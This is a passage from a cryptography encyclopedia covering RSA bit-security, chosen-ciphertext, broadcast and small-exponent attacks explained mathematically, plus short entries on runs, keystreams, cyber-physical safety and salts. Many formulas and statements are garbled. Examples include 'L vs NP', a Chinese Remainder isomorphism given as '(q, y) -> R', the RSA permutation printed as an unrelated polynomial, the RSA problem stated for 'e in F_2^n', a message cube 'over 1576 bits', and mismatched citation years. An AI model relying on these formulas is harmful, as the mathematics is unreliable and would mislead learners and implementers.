shown that *all* of the plaintext bits are well protected by RSA, in the sense that having a nontrivial advantage for predicting any one plaintext bit would enable the adversary to invert RSA completely. (Refer also to Hard-Core Bit.)

The results about bit-security of RSA generally involve a *reduction* technique (Computational Complexity), where an algorithm for solving the RSA Problem is constructed from an algorithm for predicting one (or more) plaintext bits. Like self-reducibility, bit-security is a double-edged sword. This is because the security reductions also provide an avenue of attack on a "leaky" implementation. If an implementation of an RSA decryption operation leaks some bits of the plaintext, then an adversary can potentially solve the RSA Problem for *any* ciphertext just by observing the implementation's behavior on some number of other ciphertexts. Such attacks have been described by Bleichenbacher (1988) and by Manger (2001).

Chosen Ciphertext Attacks

An adversary may be able to decrypt an RSA ciphertext C by obtaining decryptions (e.g., from the legitimate recipient) of other ciphertexts C_1, C_2, …, C_k (which may or may not be related to C). Such attacks are known as chosen ciphertext attacks (CCA1 and CCA2, depending on whether the C_i s are allowed to depend upon C (of course they cannot be equal to C)); see Bellare et al. (1998) for details.

(The attacks related to bit-security are a special case of chosen-ciphertext attacks in which the adversary only obtains partial information about the decryption, not the full plaintext.)

Davida (1982) first studied chosen ciphertext attacks for RSA utilizing the multiplicative property of RSA.

Desmedt and Odlyzko (1986) provided another chosen ciphertext attack based on obtaining the decryption of many small primes.

To defeat chosen ciphertext attacks, researchers have turned to (possibly randomized) "padding" schemes that (reversibly) transform a plaintext before encryption.

One such proposal is Optimal Asymmetric Encryption Padding (OAEP) (Bellare and Rogaway 1996a) which has been proven secure for chosen ciphertext attacks by Fujisaki et al. (2004) under the RSA assumption.

Other proposals that also avoid chosen ciphertext attacks have better security properties (Okamoto and Pointcheval 2001; Shoup 2001). Refer also RSA public-key encryption for related discussion.

Chosen-message attacks on digital signature schemes are the analogue to chosen ciphertext attacks on public-key encryption, and various padding schemes have been developed to defeat them as well, such as the Probabilistic Signature Scheme (PSS) of Bellare and Rogaway (1996b) and the scheme of Gennaro et al. (1999). Refer also RSA Digital Signature Scheme.

Conclusions

The RSA Problem is now over 30 years old. The elegant simplicity of the problem has led to numerous observations over the years, some yielding attacks, others avoiding them. Public-key encryption schemes and digital signature schemes have been developed, whose strength is derived fully from the RSA Problem. The remaining open question, still, is how closely the security of the RSA Problem depends on integer factoring, and as with any hard problem in cryptography, whether any methods faster than those currently available for solving the problem will ever be discovered.

Applications

The RSA Problem is the basis for the security of several cryptosystems in practice, as further described in the articles RSA public-key encryption and RSA digital signature schemes.

Open Problems

The status of various open problems has been described throughout this entry. The most important among them, of course, is whether the RSA Problem is indeed difficult, i.e., to prove a lower bound on the running time of an algorithm that solves the RSA Problem. It would also be theoretically significant to know whether the RSA Problem is as difficult as integer factoring.

Cross-References

Discrete Logarithm Problem
Integer Factoring
RSA Digital Signature Scheme
RSA Public-Key Encryption
Strong RSA Assumption

Recommended Reading

Alexi WB, Chor B, Goldreich O, Schnorr CP (1984) RSA/Rabin bits are 1/2+1/poly(log(N)) secure. In: Proceedings of FOCS'84. IEEE, Singer Island, pp 449–457
[zbMATH]

Alexi WB, Chor B, Goldreich O, Schnorr CP (1988) RSA and Rabin functions: certain parts are as hard as the whole. SIAM J Comput 17(2):194–209
[MathSciNet][zbMATH]

Barić N, Pfitzmann B (1997) Collision-free accumulators and fail-stop signature schemes without trees. In: Fumy W (ed) Advances in cryptology—EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 480–494
[zbMATH]

Bellare M, Rogaway P (1996a) Optimal asymmetric encryption—how to encrypt with RSA. In: DeSantis A (ed) Advances in cryptology—EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 92–111
[zbMATH]

Bellare M, Rogaway P (1996b) The exact security of digital signatures—how to sign with RSA and Rabin. In: Maurer U (ed) Advances in cryptology— EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 399–416
[zbMATH]

Bellare M, Desai A, Pointcheval D, Rogaway P (1998) Relations among notions of security for public-key encryption. In: Krawczyk H (ed) Advances in cryptology—CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 26–45
[zbMATH]

Bleichenbacher D (1988) Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In: Krawczyk H (ed) Advances in cryptology—CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12
[zbMATH]

Boneh D (1999) Twenty years of attacks on the RSA cryptosystem. Not Am Math Soc 46(2):203–213
[MathSciNet][zbMATH]

Boneh D, Durfee G (2000) Cryptanalysis of RSA with private key d less than $N^{0.292}$. IEEE Trans Inform Theory 46(4):1339–1349
[MathSciNet][zbMATH]

Boneh D, Venkatesan R (1988) Breaking RSA may not be equivalent to factoring. In: Nyberg K (ed) Advances in cryptology—EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 59–71
[zbMATH]

Chor B, Goldreich O (1985) RSA/Rabin least significant bits are 1/2+1/ poly(log(N)) secure. In: Blakley GR, Chaum DC (eds) Advances in cryptology—CRYPTO'84. Lecture notes in computer science, vol 196. Springer, Berlin, pp 303–313
[zbMATH]

Coppersmith D, Franklin M, Patarin J, Reiter M (1996) Low-exponent RSA with related messages. In: Maurer V (ed) Advances in cryptography—EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 1–9
[zbMATH]

Cramer R, Shoup V (2000) Signature schemes based on the strong RSA assumption. ACM Trans Inform Syst Sec 3(3):161–185
[zbMATH]

Davida G (1982) Chosen signature cryptanalysis of the RSA (MIT) public key cryptosystem. Technical report TR-CS-82-2. Department of EECS, University of Wisconsin, Milwaukee
[zbMATH]

DeLaurentis JM (1984) A further weakness in the common modulus protocol for the RSA cryptoalgorithm. Cryptologia 8:253–259
[MathSciNet][zbMATH]

Desmedt Y, Odlyzko AM (1986) A chosen text attack on the RSA cryptosystem and some discrete logarithm schemes. In: Williams HC (ed) Advances in cryptology—CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 516–522
[zbMATH]

Fischlin R, Schnorr C-P (2000) Stronger security proofs for RSA and Rabin bits. J Cryptol 13(2):221–244
[MathSciNet][zbMATH]

Fujisaki E, Okamoto T (1997) Statistical zero knowledge protocols to prove modular polynomial relations. In: Kaliski BS Jr (ed) Advances in cryptology—CRYPTO'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 16–30
[zbMATH]

Fujisaki E, Okamoto T, Pointcheval D, Stern J (2004) RSA-OAEP is secure under the RSA assumption. J Cryptol 17(2):81–104
[MathSciNet][zbMATH]

Gennaro R, Halevi S, Rabin T (1999) Secure hash-and-sign signatures without the random oracle. In: Stern J (ed) Advances in cryptography—EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 123–139
[zbMATH]

Goldwasser S, Micali S, Tong P (1982) Why and how to establish a private code on a public network. In: Proceedings of the FOCS'82. IEEE, Chicago, pp 134–144
[zbMATH]

Håstad J (1988) Solving simultaneous modular equations of low degree. SIAM J Comput 17:336–341
[MathSciNet][zbMATH]

Håstad J, Näslund M (1998) The security of individual RSA bits. In: IEEE symposium on foundations of computer science, Palo Alto, pp 510–521

Katzenbeisser S (2001) Recent advances in RSA cryptography. Kluwer, Norwell
[zbMATH]

Lenstra AK, Lenstra HW Jr, Lovász L (1982) Factoring polynomials with rational coefficients. Mathematische Ann 261:513–534
[MathSciNet][zbMATH]

Manger J (2001) A chosen ciphertext attack on RSA Optimal Asymmetric Encryption Padding (OAEP) as standardized in PKCS #1 v2.0. In: Kilian J (ed) Advances in cryptology—CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 260–274
[zbMATH]

Miller GL (1976) Riemann's hypothesis and tests for primality. J Comput Syst Sci 13(3):300–317
[MathSciNet][zbMATH]

Motwani R, Raghavan P (1995) Randomized algorithms. Cambridge University Press, Cambridge
[zbMATH]

Okamoto T, Pointcheval D (2001) REACT: rapid enhanced-security asymmetric cryptosystem transform. In: Naccache D (ed) Proceedings cryptographers' track RSA conference (CT-RSA) 2001. Lecture notes in computer science, vol 2020. Springer, Berlin, pp 159–175
[zbMATH]

Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126
[MathSciNet][zbMATH]

Shoup V (2001) A proposal for an ISO standard for public key encryption (version 2.1). Manuscript, December 20. http://shoup.net/papers/

Vazirani U, Vazirani V (1984) RSA bits are. $732+\varepsilon$ secure. In: Chaum D (ed) Proceedings of the CRYPTO'83. Plenum, New York, pp 369–375
[zbMATH]

Wiener M (1990) Cryptanalysis of short RSA secret exponents. IEEE Trans Inform Theory 36(3):553–558
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_153

RSA Public-Key Encryption

David Pointcheval[54] ✉
(54) Computer Science Department, Ecole normale supérieure, Paris, France

✉ **David Pointcheval**
Email: David.Pointcheval@ens.fr

Definition

RSA public-key encryption (due to Rivest, Shamir, and Adleman) is an asymmetric encryption scheme based on the RSA trapdoor one-way permutation, and thus related to integer factoring.

Theory

One-Way Permutations

A one-way function is a function f that anyone can compute efficiently, however inverting f is hard. Such a primitive is the basis of modern cryptography, and relies on the open problem $\mathcal{L}$ vs. $\mathcal{NP}$ (computational complexity). As a consequence, any $\mathcal{NP}$ -complete problem should lead to such a one-way function candidate. Unfortunately, $\mathcal{NP}$ -complete problems are not so convenient for cryptographic applications, because either they are hard to solve for very large instances only, or very few instances are hard but the problem is easy on average. Furthermore, such a primitive is not enough for public-key encryption.

A trapdoor one-way permutation primitive (substitutions and permutations) is a permutation f onto a set X that anyone can compute efficiently; however, inverting f is hard unless one is also given some

"trapdoor" information. Given the trapdoor information, computing g the inverse of f becomes easy. Naively, a trapdoor one-way permutation defines a simple public-key encryption scheme (public key cryptography): The description of f is the public key and the trapdoor, or equivalently the inverse permutation g, is the secret key. As a consequence, in order to send a message $m \in X$ to the owner of the public key f, one computes $c = f(m)$. The recipient is the only one to know the trapdoor, and thus the only one able to compute $m = g(c)$.

Number Theory

A first simple candidate that may come to mind as a one-way function, except $\mathcal{NP}$ -complete problems, is integer multiplication: While it is easy to multiply two prime integers p and q to get the product $n = p \cdot q$, there is no easy way to get back p and q from n. Indeed, the product of two integers p and q of similar bit-size k just requires a quadratic amount of time in k. However, the factorization of any integer n, which consists of either writing n as a product of prime numbers $a, b \in \mathbb{Z}_p^*$ —which decomposition is unique up to a permutation of the factors—or just extracting one factor, is much more intricate. Factorization is indeed believed to be a quite difficult problem (integer factorization), especially for products of two primes of similar sizes.

Unfortunately, integer multiplication is just one-way. And no trapdoor can make inversion easier. However, some algebraic structures are based on the factorization of an integer n, where some computations are difficult without the factorization of n, but easy with it: In the finite quotient ring $\mathbb{Z}_n = \mathbb{Z}/n\mathbb{Z}$ (modular arithmetic), one can easily compute basic operations (equality test, addition, subtraction or multiplication). About inversion, Bézout's theorem gives a theoretical result, while the extended Euclidean algorithm gives the constructive version, since it explicitly computes u and v:

Theorem 1 (Bézout) Let a and n be two integers, then there exist u, $v \in \mathbb{Z}$ such that $au + nv = 1$ if and only if $\gcd(a, n) = 1$.

As a consequence, for any $a \in \mathbb{Z}_n$, a is invertible if and only if a is co-prime to n and, the extended Euclidean algorithm efficiently provides the

inverse *u*. Furthermore, the following corollary comes from the fact that a prime number is co-prime with any positive integer, less than itself:

Corollary 1 *The integer p is a prime* $\Leftrightarrow$ *the ring* $\mathbb{Z}_p$ *is a field.*

Therefore, the multiplicative group $\mathbb{Z}_q^*$ of the inverses modulo the prime *p* contains all the nonzero elements. When *n* is not a prime, $\mathbb{Z}_n$ is not a field, but the Chinese Remainder Theorem provides the structure of $\mathbb{Z}_n$, with an explicit isomorphism of rings:

Theorem 2 (Chinese Remainder Theorem) Let $n = m_1 m_2$ be a composite integer, where $\gcd(m_1, m_2) = 1$. Then the ring $\mathbb{Z}_n$ is isomorphic to the product ring $(q, y) \rightarrow \mathbb{R}$.

About the multiplicative group $\mathbb{Z}_n^*$, one gets the following corollary:

Corollary 2 *Let* $n = m_1 m_2$ *be a composite integer, where* $\gcd(m_1, m_2) = 1$.

$$(\mathbb{Z}_n^*, \times) \simeq \left(\mathbb{Z}_{m_1}^*, \times\right) \times \left(\mathbb{Z}_{m_2}^*, \times\right).$$

The well-known Euler's Totient Function $\phi(n)$ is defined by the cardinality of the multiplicative group $\mathbb{Z}_n^*$. Thanks to the Chinese Remainder Theorem, and in the above corollary, this function is weakly multiplicative, which means:

$$\gcd(m_1, m_2) = 1 \Rightarrow \phi(m_1, m_2) = \phi(m_1)\,\phi(m_2).$$

Since $\phi(p^v) = p^v - p^{v-1}$ for any prime *p* and any valuation $v \geq 1$, one can deduce that for any integer *n*

$$n = \prod_1^{\ell} p_i^{v_i} \Rightarrow \phi(n) = n \times \prod_1^{\ell} \left(1 - \frac{1}{p_i}\right).$$

Theorem 3 The computation of $\phi(n)$ is polynomially equivalent to the factorization of n.

Proof It is clear that the factorization of n easily leads to the value of $\phi(n)$ with the above formula. Furthermore, Miller's algorithm (Miller 1976) outputs the factorization of any n, given a multiple of $\phi(n)$.

Modular Powers and Roots

In any group (denoted multiplicatively), the power to a scalar c can be performed with a linear complexity in the size k of this scalar, using the *square-and-multiply* technique (exponentiation algorithms):

$$x^c = x^{\sum_{i=0}^{i=k} c_i 2^i} = \prod_{i=0}^{i=k} x^{c_i \times 2^i}$$
$$= \prod_{i=0}^{i=k} x_i^{c_i}, \text{ where } x_0 = x \text{ and } x_i = x_{i-1}^2,$$

where $c_0, c_1, \ldots, c_k$ denotes the binary expansion of c. On the other hand, root-extraction (modular root) does not admit any generic algorithm, unless the order of the group is known. Indeed, the classical Lagrange's theorem provides a solution:

Theorem 4 (Lagrange's Theorem) Let G be any group, and c its cardinality, for any element $x \in G$, $x^c = 1$.

This theorem applied to the particular situation of the multiplicative group $\mathbb{Z}_n^*$ becomes:

Theorem 5 (Euler's Theorem) Let n be any integer, for any element $x \in \mathbb{Z}_n^*$, $x^{\phi(n)} = 1 \bmod n$.

Therefore, for any integer e relatively prime to $\phi(n)$, and any $x \in \mathbb{Z}_n^*$, if one takes $d = e^{-1} \bmod \phi(n)$, which means that there exists an integer $k \in \mathbb{Z}$ such that $ed + k\phi(n) = 1$ and the values of d (and k) can be easily computed with the extended Euclidean algorithm, then

$$(x^e)^d = x^{ed} = x^{1-k\phi(n)}$$
$$= x \cdot \left(x^{\phi(n)}\right)^{-k} = x \bmod n.$$

As a consequence, $y = x^d \bmod n$ is the eth root of x in $\mathbb{Z}_n^*$.

As previously seen, the eth power can be easily computed using the *square-and-multiply* method. The above relation allows to easily compute eth roots, by computing dth powers, where $ed = 1 \bmod \phi(n)$. However, to compute eth roots, one requires to know an integer d such that $ed = 1 \bmod \phi(n)$. And therefore, $ed - 1$ is a multiple of $\phi(n)$, which is equivalent to the knowledge of the factorization of n. This provides a trapdoor one-way permutation $f_{n,e}$ whose inverse $g_{n,d}$ requires the knowledge of d, or equivalently the factorization of n:

$$f(x) = f_d x^d + f_{d-1} x^{d-1} + \cdots + f_1 x + f_0,$$

The RSA Primitive

The RSA Problem

In 1978, Rivest, Shamir, and Adleman (1978) defined the following problem.

Definition 2 *The RSA Problem Let $n = pq$ be the product of two large primes and e an integer relatively prime to $\phi(n)$. For a given $e \in F_2^n$, compute $x \in \mathbb{Z}_n^*$ such that $x^e = y \bmod n$.*

It has been shown above that with the factorization of n (the trapdoor), this problem can be easily solved. However, nobody knows whether the factorization is required, but nobody knows how to do without it either, hence the RSA assumption.

Definition 3 *The RSA Assumption For any product of two large primes, $n = pq$, the RSA problem is intractable (presumably as hard as the factorization of n).*

The Plain RSA Cryptosystem

In the RSA cryptosystem, the setup consists of choosing two large prime numbers p and q, and computing the RSA modulus $n = pq$. The public key is n together with an exponent e (relatively prime to $\phi(n) = (p-1)(q-1)$). The secret key d is defined to be the inverse of e modulo $\phi(n)$. Encryption and decryption are defined as follows:

$$\mathcal{E}_{n,e}(m) = m^e \bmod n,\ \ \mathcal{D}_{n,d}(c) = c^d \bmod n.$$

Security Weaknesses

Unfortunately, encryption in this naive public-key scheme is not secure: The accepted security requirement for an encryption scheme is the so-called semantic security (indistinguishability) against an adaptive chosen-ciphertext attack (Rackoff and Simon 1992) or IND–CCA2 for short. But the RSA primitive does not provide by itself an IND–CCA2 secure encryption scheme. Under a slightly stronger assumption than the intractability of the integer factorization, it gives a cryptosystem that is only one-way under chosen-plaintext attack—a very weak level of security. Semantic security fails because encryption is deterministic: One can indeed easily note that a deterministic encryption algorithm can never achieve semantic security, since one can check a plaintext candidate by simply re-encrypting it. Even worse, under a CCA2 attack, the attacker can fully decrypt a challenge ciphertext $c = m^e \bmod n$ using the homomorphic property of RSA:

$$\mathcal{E}_{n,e}\left(m_1\right) \cdot \mathcal{E}_{n,e}\left(m_2\right) = \mathcal{E}_{n,e}\left(m_1 m_2 \bmod n\right) \bmod n.$$

To decrypt $c = m^e \bmod n$ using a CCA2 attack, one first computes $c' = c \cdot 2^e \bmod n$, then asks for the decryption of $\mathscr{C}, \mathscr{C}'$ and gets $2 \cdot m \bmod n$, finally one can deduce m.

But these are not the only weaknesses of the plain RSA cryptosystem. More subtle attacks have been found.

Multicast Encryption

Håstad (Håstad 1988) showed how to use the Chinese Remainder Theorem to recover the plaintext sent using the plain RSA encryption to several recipients that all have a common and small public exponent. Since the encryption cost is directly related to the size of the public exponent e, it is natural that people want to use the smallest value, that is $e = 3$.

Let us assume that Alice, Bob, and Carole have three distinct RSA moduli n_a, n_b, and n_c, but a common public exponent $e_a = e_b = e_c = e = 3$. If Daniel sends the same message m to each of them, Eve can intercept

$$c_a = m^3 \bmod n_a \; c_b = m^3 \bmod n_b$$
$$c_c = m^3 \bmod n_c,$$

and then, granted the Chinese Remainder Theorem, she can compute $c \in \mathbb{Z}_{n_a n_b n_c}$ that satisfies

$$c = c_a \bmod n_a, c = c_b \bmod n_b, c = c_c \bmod n_c.$$

This system is also satisfied by m^3, but the isomorphism between $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$ and $s \in \mathbb{Z}_p$ says that there should be a unique solution, thus $c = m^3 \bmod n_a n_b n_c$, which equality holds in $\mathbb{Z}$ since $m^3 < n_a n_b n_c$. An easy third root in $\mathbb{Z}$ leads back to m.

Small Exponents

As already noticed, people may be interested in using small exponents, either a small encryption exponent to speed up the encryption process, or a small decryption exponent to speed up the decryption process.

A short encryption exponent may be dangerous, as already remarked above, but even in a single-user environment if the message to be encrypted is short too: Let us assume that one uses a 2048-bit modulus n for a quite secure application (such as electronic transactions), with public exponent $e = 3$. Then, one uses this cryptosystem to encrypt a short message m (a transaction, a credit card number, etc.) over less than 64 characters (i.e., less than 512 bits). The ciphertext is $c = m^3 \bmod n$, but even in $\mathbb{Z}$ since m^3 is over 1576 bits only which is less than n: the modular reduction does not apply—it may be faster! But on the other hand, to recover m from c, one just has to compute a third root in $\mathbb{Z}$, which does not require any factorization.

One may think about a short decryption exponent, since the decryption process is often performed by a low-power device (i.e., smart card). But let us assume that $n = pq$, with $p < q < 2p$, e is the encryption exponent such that the decryption exponent d is less than $n^{1/4}/3$, and $ed = 1 + k\phi(n)$:

$$\left|\frac{e}{n} - \frac{k}{d}\right| = \left|\frac{ed - kn}{nd}\right| = \left|\frac{1 - k\,(p + q - 1)}{nd}\right|$$
$$\leq \frac{k\,(p + q)}{nd} \leq \frac{3k}{d\sqrt{n}}$$

Since $e \leq \phi(n)$ and $d \leq n^{1/4}/3$, necessarily $3k \leq n^{1/4}$, and $1/n^{1/4} \leq 1/3d$. As a consequence, the above difference is upper-bounded by $1/2d^2$. Using the continued fractions result, this bound says that k/d is one of the *convergents* of the *continued fraction* (integer factoring) expansion of e/n: In polynomial time, one gets d (Wiener 1990; Boneh and Durfee 2000).

Applications

The RSA function is a quite nice primitive for cryptographic purposes: It provides not only a public-key encryption scheme, but also signature (RSA digital signature scheme). However, the basic primitive cannot be used directly because of the very strong algebraic structure. As a consequence, practical RSA-based cryptosystems randomly pad the plaintext prior to encryption. This randomizes the ciphertext and eliminates the homomorphic property. Paddings have been proposed that provably rule out any attack, under the sole RSA assumption (OAEP) (Bellare and Rogaway 1995).

Cross-References

Integer Factoring
OAEP: Optimal Asymmetric Encryption Padding

Recommended Reading

Bellare M, Rogaway P (1995) Optimal asymmetric encryption–how to encrypt with RSA. In: De Santi A (ed) Advances in cryptology–EUROCRYPT'94, Lecture notes in computer science, vol 950. Springer, Berlin, pp 92–111
[zbMATH]

Boneh D, Durfee G (2000) Cryptanalysis of RSA with private key d less than N0:292. IEEE Trans Inform Theory 46(4):1339–1349
[MathSciNet][zbMATH]

Håstad J (1988) Solving simultaneous modular equations of low degree. SIAM J Comput 17:336–341
[MathSciNet][zbMATH]

Miller G (1976) Riemann's hypothesis and tests for primality. J Comput Syst Sci 13:300–317
[MathSciNet][zbMATH]

Rackoff C, Simon DR (1992) Non-interactive zero-knowledge proof of knowledge and chosen ciphertext attack. In: Feigenbaum J (ed) Advances in cryptology–CRYPTO’91, Lecture notes in computer science, vol 576. Springer, Berlin, pp 433–444
[zbMATH]

Rivest R, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public key cryptosystems. Commun ACM 21(2):120–126
[MathSciNet][zbMATH]

Wiener M (1990) Cryptanalysis of short RSA secret exponents. IEEE Trans Inform Theory 36(3):553–558
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300826

RTL Security Verification

Security Verification of System-on-Chips (SoCs)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_367

Run

Tor Helleseth[55] ✉
(55) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

A run in a binary sequence is a set of consecutive 0s or 1s. A run of 0s is often denoted a 0-run or a gap and a run of 1s is often denoted a 1-run or a *block*. A gap of length k is a set of k consecutive 0s flanked by 1s. A block of length k is a set of k consecutive 1s flanked by 0s. A run of length k is a gap of length k or a block of length k.

Applications

The number of runs in a sequence is important in Golomb's randomness postulates (Golomb 1967) to evaluate the randomness of a sequence.

Cross-References

Gap
Golomb's Randomness Postulates
Maximal-Length Sequences
Pseudo-Noise Sequences (PN-Sequences)
Sequences

Recommended Reading

Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco. Revised edn, Aegean Park Press, Laguna Hills
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_368

Running-Key

Anne Canteaut[56] ✉
(56) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Synonyms

Keystream

Definition

In a stream cipher, the *running-key*, also called the *keystream*, is the sequence which is combined, digit by digit, to the plaintext sequence for obtaining the ciphertext sequence. The running key is generated by a finite-state automaton called the *running-key generator* or the *keystream generator*.

Cross-References

Stream Ciphers
Symmetric Cryptosystem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300828

Runtime Analysis

Dynamic Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300829

Run-Time Malware Analysis

Dynamic Malware Analysis

S

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1730

Safety in Cyber-Physical Systems

Vasileios Gkioulos[1] ✉
(1) Department of Information Security and Communications Technology, Norwegian University of Science and Technology, Trondheim, Norway

✉ **Vasileios Gkioulos**
Email: vasileios.gkioulos@ntnu.no

Synonyms

Functional safety; Operational safety

Definition

Safety in cyber physical system (CPS) refers to the identification and elimination or reduction of conditions pertinent to a given CPS which have the potential to elicit or allow the CPS into a state that could lead to undesirable consequences. These may include loss of life, occupational injury or illness, environmental damage, damage, or loss of assets. Given the nature of CPSs, safety relates to both of the distinct spatial and temporal domains (cyber/physical). This is particularly critical across time-sensitive operations, with significant consequences to the discrete behavioral modalities (IEC-61508 2010).

Theory and Applications

Conditions that can induce such impacts may result from a variety of factors including but not limited to random failures of equipment, human

errors, or omissions across the system development life-cycle and operation, as well as environmental conditions. Furthermore, such conditions may arise or be induced by cyberattacks, while such incidents are under increasing scrutiny and evaluation both from the research community and the infrastructure providers (Alcaraz and Zeadally 2013). Several safety engineering methods have been developed, targeted to distinct application domains and systems. Furthermore, aiming to identify, analyze, and prioritize the aforementioned conditions distinct approaches have been developed and utilized over time, including hazard analysis, fault analysis, and root cause analysis. Finally, regarding security and safety co-engineering, multiple approaches (both quantitative and qualitative) are available (Kavalieratos et al. 2020), including combinatory mechanisms that are either focused on one of the aspects extending it toward the other, of combine safety and security analysis across several analysis steps.

In order to eliminate or reduce the conditions which could lead to events with the aforementioned impacts, safety engineering commonly relies on a defense in depth strategy. This refers to the layered introduction of mitigation mechanisms which are commonly referred to as barriers (or boundaries) and can integrate hardware, software, procedural, or physical mechanisms. These mechanisms are integrated in a complementary to each-other manner, aiming to identify, prevent, and respond to abnormal operational conditions and failures, also focusing on the mitigation and containment of relevant incident consequences. Such mechanisms are introduced as treatments to common cause failures, while residual hazards are those that cannot be reduced further with the measures and resources that are available within a given architecture (Sklet 2006).

An additional objective regarding these is to reduce the potential impact of an incident by enabling suitable containment and corrective actions. Similarly to security engineering, various methods exist for hazard analysis, fault analysis, and safety management, which may be generic or sector/system specific (Téglásy et al. 2020). To this extend it is essential to establish and maintain a comprehensive mapping of the system architecture, including subsystem boundaries and dependencies, but also relevant operational procedures and processes. Focusing on this, safety frameworks define policies that aim to prevent the aforementioned impacts by leveraging organizational assets and resources both at a technical and operational level, such as road safety and consumer protections guidelines.

Taking into account these considerations, it is evident that ensuring safety within CPSs has implications that relate not only with architectural and technological features but also with procedural, operational and human aspects.

Open Problems and Future Directions

A significant open problem is the convergence between security and safety, especially due to the increasingly proliferating integration of information and communication technologies within CPSs that used to operate in isolation (Paul and Rioux 2015). Taking as an example the manufacturing sector, integrating these technologies is driven by the inclination to automate and optimize the multiple phases of industrial operations, including design, manufacturing, operations, supply and value chain management, also providing the capacity to perform wide scale product personalization. However, this practice introduces a multitude of research challenges regarding the dependencies between safety and security, across the stages of system engineering life cycles (Kavalieratos et al. 2020). In some cases, safety and security measures may be complementary. However, such measures can generate operational conflicts because of conditional dependencies. Thus, future research directions include the alignment and deconflictation of the safety and security paradigms across the stages of system engineering life cycles. Another aspect that maintains unexplored areas is the human factor, and how human behavior can affect operational and functional safety in CPSs, especially in conjunction with the establishment and operation of defense in depth safety countermeasures. In several industries, human failures are involved in the majority of incidents. Open questions for future work include, but are not limited to, the identification of causes of individual human errors, as well as how organizational, managerial, and safety cultures can be integrated into relevant analysis methods (Kariuki and Lowe, 2007). Furthermore, fault detection and fault tolerant operation are increasingly investigated, focusing both on centralized and distributed systems. Facilitating these investigations, another area of interest focuses on the formal modeling of CPSs as well as the development of suitable testing environments and digital twins, for the evaluation of systems and relevant solutions in a noninvasive manner maintaining the required fidelity (Banerjee et al. 2011).

Cross-References

Cyber-Physical System
Fault Diagnosis in Cyber-Physical Systems
Fault Tolerance in Cyber-Physical Systems

References

Alcaraz C, Zeadally S (2013) Critical control system protection in the 21st century. Computer 46(10):74–83. https://doi.org/10.1109/MC.2013.69
[Crossref]

Banerjee A et al (2011) Ensuring safety, security, and sustainability of mission-critical cyber–physical systems. Proc IEEE 100(1):283–299

IEC 61508 (2010) Functional safety of electrical/electronic/programmable electronic safety-related systems (7 parts)

Kariuki SG, Lowe K (2007) Integrating human factors into process hazard analysis. Reliab Eng Syst Saf 92(12):1764–1773. https://doi.org/10.1016/j.ress.2007.01.002
[Crossref]

Kavalieratos G et al (2020) Cybersecurity and safety co-engineering of cyberphysical systems—a comprehensive survey. Future Internet 12(4). https://doi.org/10.3390/fi12040065

Paul S, Rioux L (2015) Over 20 years of research into cybersecurity and safety engineering: a short bibliography. WIT Press, Ashurst Lodge, pp 335–349. https://doi.org/10.2495/SAFE150291
[Crossref]

Sklet S (2006) Safety barriers: definition, classification, and performance. J Loss Prev Process Ind 19(5):494–506

Téglásy BZ et al (2020) Clarification of the cybersecurity and functional safety interrelationship in industrial control systems: barrier concepts and essential functions. In: Proceedings of the 30th European safety and reliability conference and the 15th probabilistic safety assessment and management conference, Venice, 1–5 November 2020

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_94

Salt

Carlisle Adams[2] ✉
(2) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Related Concepts

Dictionary Attack; Dictionary Attack (I); One-Way Function; Password

Definition

A *salt* is a random string used in conjunction with a password to make offline password guessing attacks more difficult.

Applications

